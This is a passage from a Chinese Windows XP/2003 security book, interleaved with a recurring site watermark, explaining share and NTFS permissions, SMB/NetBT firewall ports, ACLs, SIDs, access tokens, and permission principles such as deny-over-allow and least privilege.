享权限就是用于规定“共享对象可以被远程用户如何访问”的安全特性。在 Windows XP/2003 中，提供了非常细致的权限控制项目，我们能够精确定制用户对对象的访问能力，大多数的权限从其名称上，就可以基本了解其所能实现的权限。例如，网络用户甲提供了名为“ABC”的文件夹进行共享，并对 ABC 文件夹进行了共享权限设置。现在，ABC 文件夹中的数据只能被网络用户乙进行“读取”操作，而网络用户丙则可以对 ABC 文件夹进行数据读取和删除操作。



由于分区中使用的文件系统不同，共享文件夹能够进行的权限也往往有所不同，例如，在 FAT32 分区中的共享文件夹，就只能使用共享权限，如图 10-18 所示。




图10-18 只有一个共享权限选项卡

由于共享权限只能够限制从网络上访问此对象的用户，无法限制直接登录本机的人（即用户只要能够登录本机，就可以任意修改、删除 FAT/FAT32 分区中的数据了）。因此，从安全角度来看，是不推荐在 Windows XP/2003 中使用 FAT/FAT32 分区的。

若共享文件夹存在于 NTFS 分区中，则共享文件夹将同时具有 NTFS 权限与共享权限，如图 10-19 所示。




图10-19 同时有共享和安全选项卡

一旦同时拥有这两种权限，那么这两种权限将相辅使用。两者之间既能够相互制约，也可以相互补充。此外，如果这两种权限的具体项目有所冲突的话，那么系统中对两种权限的具体实施将以两种权限中的“较严格的权限”为准——这是“拒绝优于允许”原则的一种体现！

譬如，某个共享资源的 NTFS 权限设置为完全控制，而共享权限设置为读取，那么远程用户就只能使用“读取”权限对共享资源进行访问了。

10.2.2 共享权限设置

既然进行共享权限的设置前提是要将对象进行网络共享，那么，创建共享就成了必须要进行的操作了。如果要创建共享文件夹，需要执行如下操作：

选中要共享的文件夹并单击右键，在弹出的菜单中选择“共享与安全”项，如图 10-20 所示。




图10-20 共享和安全

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在进入如图 10-21 所示的属性窗口后，在“共享”选项卡设置界面中单击选中“共享该文件夹”项，这将可以使共享文件夹使用默认的权限设置（即 Everyone 用户拥有读取权限）。




图10-21 勾选“共享此文件夹”项

这里的“用户数限制”部分中，“允许最多用户”栏中的数字输入范围是，Windows XP 为 10 个，Windows Server 2003 为 32767 个，如图 10-22 所示。





图10-22 Windows Server 2003中的设置



因此，“用户数限制”实际上指的是允许多少个用户同时连接到一个共享上。当用户连接到这个共享的时候，他们的连接数量会累加起来。当有用户注销登录后，或者与共享文件夹断开连接了，则这个数字会下降。这样设计最大的好处，就是可以较好地调节系统不会因共享资源访问人数太多，而导致系统资源过度紧张。但是，这里面还有一个链接浪费的问题要注意。也就是说，某些用户在访问共享文件夹后，他们有可能直至自己注销或关机时才会与共享文件夹之间断开，在这个过程中他们可能对共享文件什么也没有做，但却一直占用一个或多个链接，这些链接就是浪费的链接资源。

如果不想使用默认的权限设置，而是想使用定制的共享权限，则需单击“权限”按钮。在打开的如图 10-23 所示窗口中，可以看到权限列表中有“完全控制”、“更改”和“读取”三项权限可供选择。





图10-23 默认的权限设置

下面先简单介绍一下这三个权限的含义：

完全控制：允许用户创建、读取、写入、重命名、删除当前文件夹中的文件以及子文件夹。也可以修改该文件夹中的 NTFS 访问权限和夺取所有权。

更改：允许用户读取、写入、重命名和删除当前文件夹中的文件和子文件夹，但不能创建新文件。

读取：允许用户读取当前文件夹的文件和子文件夹，但是不能进行写入或删除操作。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单击“添加”按钮，将需要设置权限的账户或账户组添加进来后，在缺省情况下，添加进来的账户组或账户只具备“读取”（Read）权限。因此，必须根据实际情况在下方的权限列表中进行复选框的选中与清空操作，如图 10-24 所示。





图10-24 手工进行权限设置

这里的允许和拒绝权限无法混合选用，受设计使然，只能要么设置允许权限，要么设置拒绝权限。

设置权限完毕后，连续单击“确定”按钮应用设置并退出所有的属性窗口即可。

接着，再来说说“Everyone”组的含义。在 Windows 2000 中，这个组因为包含了“Anonymous Logon”组，所以它表示了“每个人”的意思。但在 Windows XP/2003 中，这个组因为只包括“Authenticated Users”和“Guests”两个组，而不再包括“Anonymous Logon”组，所以它仅表示了“可访问计算机的所有用户”，而不再是“每个人”！请注意这是有区别的，“可访问计算机的所有用户”意味着必须是通过认证的用户，而“每个人”则不必考虑用户是否通过了认证，从安全方面来看，这一点将会直接导致安全隐患是否存在！

如果想在 Windows XP、2003 中使用 Windows 2000 那种“Everyone”设计机制，可以参考“5.1.4 账户组”小节中第二部分的相关内容。



在创建共享资源时，并不是每个前来访问的用户使用的操作系统（如 DOS）都能处理 8 个以上字符长度的名称。在本章中，假设所有用户使用的操作系统至少都是 Windows 98 以上，所以不会出现这个问题。

10.2.3 防火墙与共享权限的关系

共享权限与 Windows 防火墙的关系可谓是非同一般，Windows XP 防火墙中的设置决定了局域网中其它计算机是否能连接、或是否能看到彼此。

在“运行”栏中使用命令“Firewall.cpl”打开“Windows 防火墙”窗口后，单击切换到如图 10-25 所示的“例外”选项卡设置界面。



图10-25 Windows防火墙

选中“文件和打印机共享”项并单击“编辑”按钮，在打开如图 10-26 所示的对话框中，可以看到“文件和打印机共享”共使用了四个端口。



图10-26 四个端口

这四个端口实际上是指明了在 Windows 防火墙中，允许“文件和打印机共享”服务使用两种共享通道，提供对远程用户访问共享资源这一行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

为的支持。也就是说，共享权限要想得以应用，至少这两种共享通道必须开放一种。

第一种共享通道就是使用 TCP/IP 上的服务器消息块 SMB 进行直接承载。使用 SMB 直接承载不需要经过 NetBT 层，SMB 通信使用的端口是 445（TCP 和 UDP），它和 NetBT 是两套独立的机制，它消除了由于 NetBIOS 名字解析而产生的广播，是 Windows XP 推荐的方法。

在较早版本的操作系统中，SMB 通信要求“TCP 上的 NetBIOS”（NBT）协议在 TCP/IP 传输上运行，而在 Windows XP 中，SMB 已经可以独立运行了。SMB 协议定义了一系列的用于在计算机之间传递消息的命令。SMB 使用四种消息类型：会话控制、文件、打印机和邮件。SMB 通信数据的前面会有一个长度为 4 字节的数据头。数据头的第一个字节总是 0x00，接下来的 3 个字节是其余的数据的长度。


在命令提示符窗口中，使用“Net config redirector”或“Net config server”命令后，可以看到当前计算机中开放的共享通道情况。在如图 10-27 所示的结果中，可以看到当前计算机名称、登录用户名、操作系统版本、工作站正运行共享通道等等。



图10-27 检查网络环境

其中，NetBT_Tcpip 会分别绑定到各个适配器；对于绑定到的各个适配器，会分别显示一个 NetBT_Tcpip 实例。上图中可以看出绑定到了三个适配器。NetbiosSmb 是一个全局设备，它不是基于每个适配器进行绑定的。这意味着如果不完全禁用 Microsoft 网络的文件和打印机共享，就不能在 Windows 中禁用直接承载的 SMB。

第二种共享通道是可以使用 NetBT 的 137（NetBIOS 名称解析，NetBIOS-ns，TCP/UDP 端口）、138（NetBIOS 数据报服务，NetBIOS-dgm，UDP 端口）、139（NetBIOS 会话服务，NetBIOS-ssn，TCP 端口）这 3 个端口进行数据传输。如果网络中没有 Windows 9X/NT 4.0 等旧版操作系统的话，可以考虑该方式；如果不想在“网上邻居”中通过访问计算机名的方式来访问共享资源，而只想在“网上邻居”的地址栏中使用“\\ServerIPAddress”的方式来进行访问，那么就可以禁用它。



在同时启用了直接承载接口 SMB 和 NetBT 接口的情况下，系统会观察哪一种共享通道先做出响应，就使用那一种通道。如果删除 NetBT 接口的话，对于 SMB 来说，有几个不错的优化作用：一是简化了 SMB 通信传输；二是删除 WINS 和 NetBIOS 广播；三是为文件和打印机共享标准化了 DNS 名称解析。

只有在 Windows 防火墙提供的共享通道畅通无阻的情况下，共享权限才能得以应用。Windows 防火墙提供的共享通道是否畅通无阻，一般可以分如下几种情况：

（1）Windows 防火墙功能关闭，在如图 10-28 所示的“本地连接”属性窗口中，当启用了“Microsoft 网络的文件和打印机共享”组件时，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

两种共享通道将同时开放。



图10-28 “本地连接”属性窗口

（2）无论 Windows 防火墙功能是否启用。只要在“本地连接”属性窗口中，没有启用“Microsoft 网络的文件和打印机共享”组件，两种共享通道将同时关闭。

（3）Windows 防火墙功能启用后，在“例外”列表中的“文件和打印机共享”服务被选中，且该服务的 445 或是 NetBT（137、138、139）端口至少有一个处于勾选状态时，共享通道将至少开放一条。如果全部没有勾选，则“例外”列表中的“文件和打印机共享”服务会自动处于未选中状态。

10.3 “安全”权限基本知识

NTFS 权限可以对分区、文件夹和文件三级结构的任一级进行设置，但前提是存储数据的分区必须使用 NTFS 文件系统。不管分区、文件夹或文件是否被共享都具有此权限。在使用 NTFS 权限之前，需要先了解几个基本知识。

10.3.1 如何激活“安全”选项卡

默认情况下，如果基于 Windows XP 的计算机不是域的成员，则该计算机上的简单文件共享为启用状态。利用简单文件共享，可以非常容易地将文件夹进行共享。但是，如果启用了简单文件共享，将只能看到如图 10-29 所示的简单文件共享用户界面。



图10-29 简单共享

只有取消了简单文件共享的启用状态，才能看到如图 10-30 所示的“安全”选项卡，并可以进行 NTFS 权限设置。



图10-30 安全选项卡



要取消简单文件共享的启用状态，只需在“文件夹选项”窗口的“查看”选项卡中，清空“高级设置”列表中的“使用简单文件共享（推荐）”项，并单击“确定”按钮应用设置即可，如图 10-31 所示。




图10-31 清空“使用简单文件共享（推荐）”项的选中状态

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

10.3.2 访问控制列表（ACL）

在NTFS分区中，每个文件夹与文件都有一项称为“Security Descriptor”的特别属性，此属性中有个为Discretionary Access Control List（DACL，一般简称为ACL）的列表，其中记录了此文件夹或文件对某个账户组或账户开放了什么样的权限，如图10-32所示。




图10-32 ACL列表

因此，设置NTFS权限的操作实际上就是相当于在编辑ACL的属性。在ACL列表中，需要注意每一个账户或账户组都对应一组访问控制项（Access Control Entry，ACE），这一点只需在“组或用户名称”列表中，通过“选择不同的账户或组时，下方的权限列表设置项会是不同的”这一点就可以看出来了。显然，所有账户或账户组的权限访问设置都将会在这里被存储下来，并允许随时被有权限进行修改的账户进行调整。

10.3.3 安全主体（Security Principal）

在Windows XP/2003中，可以将用户、用户组、计算机或服务都看成是一个安全主体，每个安全主体都拥有相对应的账户名称和SID。根据系统架构的不同，账户的管理方式也有所不同——本地账户被本地的SAM管理；域的账户则会被活动目录进行管理……

一般来说，权限的指派过程实际上就是为某个资源指定安全主体（即账户、账户组等）可以拥有怎样的操作权限的过程。因为账户组可以包括多个账户，所以大多数情况下，为资源指派权限时建议使用账户组来完成，这样可以非常方便地完成统一管理。

10.3.4 安全标识符

在Windows XP/2003中，SID可以应用于系统内的所有用户、组、服务或计算机，因为SID是一个具有惟一性、绝对不会在本地重复产生的数值（在一个大型域中有可能产生重复现象）。

10.3.5 访问令牌（Access Token）

在账户成功进行了本地登录或远程登录后，登陆进程会给账户一个访问令牌，该令牌相当于用户访问系统资源的票证，当用户试图访问系统资源时，将访问令牌提供给Windows XP/2003，然后Windows XP/2003会检查账户试图访问的对象的访问控制列表。如果账户被允许访问该对象，Windows XP/2003将会分配给账户适当的访问权限。

访问令牌包含了账户安全标识符（SID）、组SID列表、特权列表、安全描述符等安全信息，这些可以使用Process Explorer这个工具查看到，如图10-33所示。



图10-33 访问令牌

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在权限列表中，左侧给出了权利或权限的项目名称，右侧给出了项目名称在当前计算机中的状态，如被禁止、被默认允许，等等。在下如表10-5所示中给出了这些英文项目名称的中文含义，这些含义在可以查看访问令牌的工具是通用的。

表10-5 项目名称的中文含义

英文项目名称	中文项目名称
SeBackupPrivilege	备份文件和目录
SeChangeNotifyPrivilege	跳过遍历检查
SeCreateGlobalPrivilege	创建全局对象
SeCreatePagefilePrivilege	创建页面文件
SeDebugPrivilege	调试程序
SeImpersonalePrivilege	身份验证后模拟客户端
SeIncreaseBasePrivilege	增加进度优先级
SeIncreaseQuotaPrivilege	调整进程的内存配额
SeLoadDriverPrivilege	装载和卸载设备驱动程序
SeManageVolumePrivilege	执行卷维护任务
SeProfileSingleProcessPrivilege	配置单一进程
SeRemoteShutdownPrivilege	从远端系统强制关机
SeRestorePrivilege	还原文件和目录
SeSecurityPrivilege	管理审核和安全日志
SeShutdownPrivilege	关闭系统
SeSystemEnvironmentPrivilege	修改固件环境值
SeSystemProfilePrivilege	配置系统性能
SeSystemTimePrivilege	更改系统时间
SeTakeOwnershipPrivilege	取得文件或其它对象的所有权
SeUndockPrivilege	从插接工作站中取出计算机



由于登录账户启动的任何进程都将附加该令牌，所以访问令牌控制了进程与可保护对象(securable object)的交互。此外，由于访问令牌是账户在登陆时创建的，所以改变用户的权限就需要注销账户后重新登陆，这样才能重新获取访问令牌。因此，我们又可以知晓访问令牌会在注销账户时自动被销毁。

在文件夹下面可能还会有子文件夹和文件。除非是子文件夹或文件需要特殊的权限，否则只需设置文件夹的权限就可以了。因为NTFS权限具有继承性，所以即使没有额外做任何权限设置，子文件夹与文件也会自动具有父级文件夹的权限。这样的设计，对于访问令牌来说基本是同样的，也就是说访问令牌可以从父进程处得到继承。所以，在一个访问令牌的生命周期内（即登录时被创建，注销时被销毁之间的周期。）令牌不会被重复创建。

10.3.6 安全描述符

每个对象都有一组附加的访问控制信息。该信息称为安全描述符，它控制着账户和账户组允

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

许使用的访问类型。安全描述符是和创建的对象一起自动创建的。带有安全描述符的对象的典型范例就是文件。

权限是在对象的安全描述符中定义的，权限与特定的账户 / 账户组相关联，或者是指派到特定的账户和账户组。例如，对于文件 Temp.dat，Administrators 账户组可能指派了读取、写入和删除权限，而 Operator 组可能只指派了读取和写入权限。指派给账户或账户组的每个权限称为权限项，这样，对于名为 Temp.dat 的文件来说，权限集包括两个权限项：一个针对 Administrators 组，另一个针对 Operator 组。

10.3.7 复制与移动时的权限变化

在权限的应用中，不可避免地会遇到设置了权限后的资源需要复制或移动的情况，那么，这个时候资源的权限会发生怎样的变化呢？下面来了解一下：

在复制资源时，受“复制”操作的设计使然，会产生两份相同数据的资源。此时，原资源的权限不会发生变化。而通过粘贴操作生成新的资源，将继承其目标位置父级资源的权限，并会取消原有的权限设置，如图 10-34 所示。




图10-34 复制前后的权限对比

在基于 NTFS 文件系统的分区中，使用剪切操作移动资源时，一般会遇到两种情况，一是如果资源的移动发生在同一驱动器内，那么资源保留本身原有的权限不变（包括资源本身权限及原先从父级资源中继承的权限）。

例举：在“C:\123”文件夹中有个新文件夹，该文件夹中赋予了 zhiguo 账户拒绝写入的权限。现在将此新文件夹使用剪切命令从“C:\123”文件夹移动到“C:\321”文件夹中，会发现 zhiguo 账户拒绝写入的权限依次存在。

二是如果资源的移动发生在不同的驱动器之间，那么不仅对象本身的权限会丢失，而且原先从父级资源中继承的权限也会被从目标位置的父级资源继承的权限所替代。实际上，移动操作就是首先进行资源的复制，然后从原有位置删除资源的操作。

在基于非 NTFS 文件系统的分区中（如 FAT 32），在原 NTFS 分区中进行的权限设置，当资源复制或移动到非 NTFS 分区（如 FAT/FAT32 分区）时，所有的权限均会自动全部丢失！

10.4 四项权限原则

在 Windows XP/2003 中，针对 NTFS 权限的管理有四项基本原则需要遵守。即：拒绝优于允许原则、权限最小化原则、权限继承性原则和累加原则。这四项基本原则对于权限的设置来说，将会起到非常重要的作用，下面来了解一下：

10.4.1 拒绝优于允许原则

“拒绝优于允许”原则是一条非常重要且基础性的原则，它可以非常完美地处理好因账户在账户组的归属方面引起的权限“纠纷”。例如，shyzhong 这个账户既属于“shyzhongs”账户组，也属于“xhxs”账户组，当我们对“xhxs”组指派了对某个资源具有“写入”权限时，这个时候该组中的 shyzhong 账户将自动拥有“写入”的权限。

但令人奇怪的是，shyzhong 账户明明拥有对这个资源的“写入”权限，为什么实际操作中却无法执行呢？原来，在“shyzhongs”组中同样也

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

对shyzhong账户进行了针对这个资源的权限设置，但设置的权限是“拒绝写入”。基于“拒绝优于允许”的原则，shyzhong在“shyzhongs”组中被“拒绝写入”的权限将优先于“xhxs”组中被赋予的允许“写入”权限被执行。因此，在实际操作中，shyzhong账户无法对这个资源进行“写入”操作，在进行此类设置时，通常会弹出如图10-35所示的对话框，告诉我们在不同的组中有不同的权限。



图10-35 提示很重要

在如图10-36所示中，可以看到操作系统是如何进行这个权限检查的过程，以及如何执行权限的。



图10-36 权限检查流程

现在，给读者们解释一下流程：

（1）系统会检查ACE；

（2）忽略任何“未被选中”的项目（指没有设置为“允许”也没有设置为“拒绝”）；

（3）检查对象中设置为“允许”的权限，如果有则记录下来；

（4）不管有或是没有“允许”权限被选中，都会继续检查对象中设置为“拒绝”的权限；

（5）如果既没有“允许”权限，也没有“拒绝”权限，则会给出访问者一个“拒绝访问”的提示；如果有“允许”权限，但没有“拒绝”权限，则会只执行允许权限；如果某一个账户在A组中对此对象有“允许”权限，在B组对此对象有“拒绝”权限，则会将两者进行对比。如果“允许”权限与“拒绝”权限不造成冲突，则会全部执行。如果有冲突，则只执行“拒绝”权限。

10.4.2 权限最小化原则

Windows XP/2003将“保持账户具有最小的权限”作为一个基本原则进行执行，是非常有必要的。这条原则可以确保资源得到最大的安全保障。这条原则可以尽量让账户不能访问的或不必要访问的资源得到有效的权限赋予限制。

基于这条原则，在实际的权限赋予操作中，我们就必须为资源明确赋予允许或拒绝操作的权限。例如，系统中新建的受限账户“shyzhong”在默认状态下是不对“DOC”目录有任何权限的不具有任何权限即是只具有最小权限的体现。

所以，如果要为这个账户赋予对“DOC”目录有“读取”的权限，就必须在“DOC”目录的权限列表中为“shyzhong”账户添加“读取”权限。也就是说，你想要的权限，必须去手工指派，不进行手工指派，系统将严格控制权限的赋予。我们不能期望系统“自动”为某个账户或账户组赋予权限。

10.4.3 权限继承性原则

权限继承性原则可以让资源的权限设置变得更加简单，假设现在有个“DOC”目录，在这个目录中有“DOC01”、“DOC02”、“DOC03”等子目录。现在需要对DOC目录及其下的子目录均设置“shyzhong”账户有“写入”权限。因为有继承性原则，所以只需对“DOC”目录设置“shyzhong”账户有“写入”权限即可，其下的所有子目录将

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

自动继承这个权限的设置，如图 10-37 所示。



图10-37 继承的权限呈现灰色不可设置状态

这条原则实际上是用于进行批量资源权限设置时，提高权限的设置效率的。

10.4.4 累加原则

这个原则比较好理解，假设现在“zhong”账户既属于“A”账户组，也属于“B”账户组。它在 A 账户组中对资源 C 的权限是“读取”，在“B”账户组中对资源 C 的权限是“写入”，那么根据累加原则，zhong 账户对资源 C 的实际权限将会是“读取＋写入”两种。

但是，这里面有一种比较特殊的、只执行一种权限的多重权限情况需要注意。例举：

“zhong”账户既属于 Users 组，也属于 Administrators 组。现在 Users 组对 ABC 这个文件夹只拥有读取权限，Administrators 组对 ABC 这个文件夹却拥有“完全控制”权限，在这种情况下，权限则不会进行累加，而是会执行完全控制权限。理由很简单，“完全控制”权限已经包含了读取权限，所以会“兼容”并优先执行“完全控制”权限。

显然，“拒绝优于允许”原则是用于解决权限设置上的冲突问题的，“权限最小化”原则是用于保障资源安全的，“权限继承性”原则是用于提高权限设置效率的，而“累加原则”则是让权限的设置更加灵活多变的。几个原则各有所用，缺少哪一项都会给权限的设置带来很多麻烦！

10.5 NTFS权限的设置

NTFS 权限有两种，一种是基本的权限，另一种是特殊的权限。下面，将做一个较为详细的使用解释。

10.5.1 设置基本的NTFS权限


NTFS 权限有两大类，一是标准访问权限；二是特别访问权限。前者将一些常用的系统权限选项比较笼统地组成 6 种“套餐型”的权限，即：完全控制、修改、读取和运行、列出文件夹目录、读取、写入，如图 10-38 所示。



图10-38 标准访问权限

那么，如何设置标准访问权限呢？以对一个 NTFS 分区中的名为“zhiguo”的文件夹进行标准访问权限设置为例，可以按照如下方法进行操作：

右键单击“zhiguo”文件夹，在弹出的菜单中选择“共享与安全”。



在文件夹属性窗口中，单击切换到“安全”选项卡。在“组或用户名称”列表中选择需要赋予权限的账户组（这里选择“zhong”账户），接着在下方的“zhong 的权限”列表中设置该账户可以拥有的“允许”或“拒绝”权限即可，如图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

10-39 所示。




图10-39 设置标准权限

在“允许”和“拒绝”的权限选择上，需要注意不能对同一个权限进行“允许”和“拒绝”权限的同时选择。要么允许，要么拒绝，这是设计使然，也是符合逻辑的选择。

但是，这种情况亦有特殊之处，例如，一个用户处于多个组时，就可以同时将某个权限或全部权限设置为“允许”和“拒绝”权限，如图10-40 所示。



图10-40 条件满足时也可以同时选择

此时，系统将会根据“拒绝优于允许”的原则，自动对账户的允许和拒绝权限进行对比，进行决定谁会被执行。因此，上图中的状态只是一种表面现象，仅用于帮助我们知晓当前资源应用了哪些权限。

此外，允许和拒绝中的部分权限项将会影响到对方的一些权限项，例如，在“拒绝”列中勾选了“完全控制”项后，则“允许”列中将自动清空所有的选中状态。反之，在“允许”列表中勾选了“完全控制”项后，“拒绝”列的权限选择状态亦会被全部清空。通常，只有两个完全不相干的权限才可以互不影响，例如，在“允许”列中选择“写入”，在“拒绝”列中选择“列出文件夹目录”时，系统就会认可这种权限设置，如图10-41 所示。



图10-41 互不影响的权限

10.5.2 设置特殊的NTFS权限

在大多数的情况下，“标准权限”是可以满足管理需要的，但对于权限管理要求严格的环境，它往往就不能令管理员们满意了，如只想赋予某用户有建立文件夹的权限，却没有建立文件的权限；如只能删除当前目录中的文件，却不能删除当前目录中的子目录的权限等……这个时候，就可以让拥有所有权限选项的“特别权限”来大显身手了！也就是说，特别权限不再使用“套餐型”，而是使用可以允许用户进行“菜单型”的细节化权限管理选择了。

那么，如何设置特殊权限呢？假设，现在需要对一个名为“zhiguo”的目录赋予“zhong”用户具有“读取”和“建立文件和目录”的权限，基于安全考虑，又决定取消该账户的“删除”权限。此时，如果使用“标准权限”的话，将无法完成要求，而使用特别权限则可以很轻松地完成设置。方法如下：

右键选中并点击“zhiguo”目录，在右键菜单中选择“共享与安全”项。在如图10-42 所示的“安全”选项卡设置界面中，单击“高级”按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



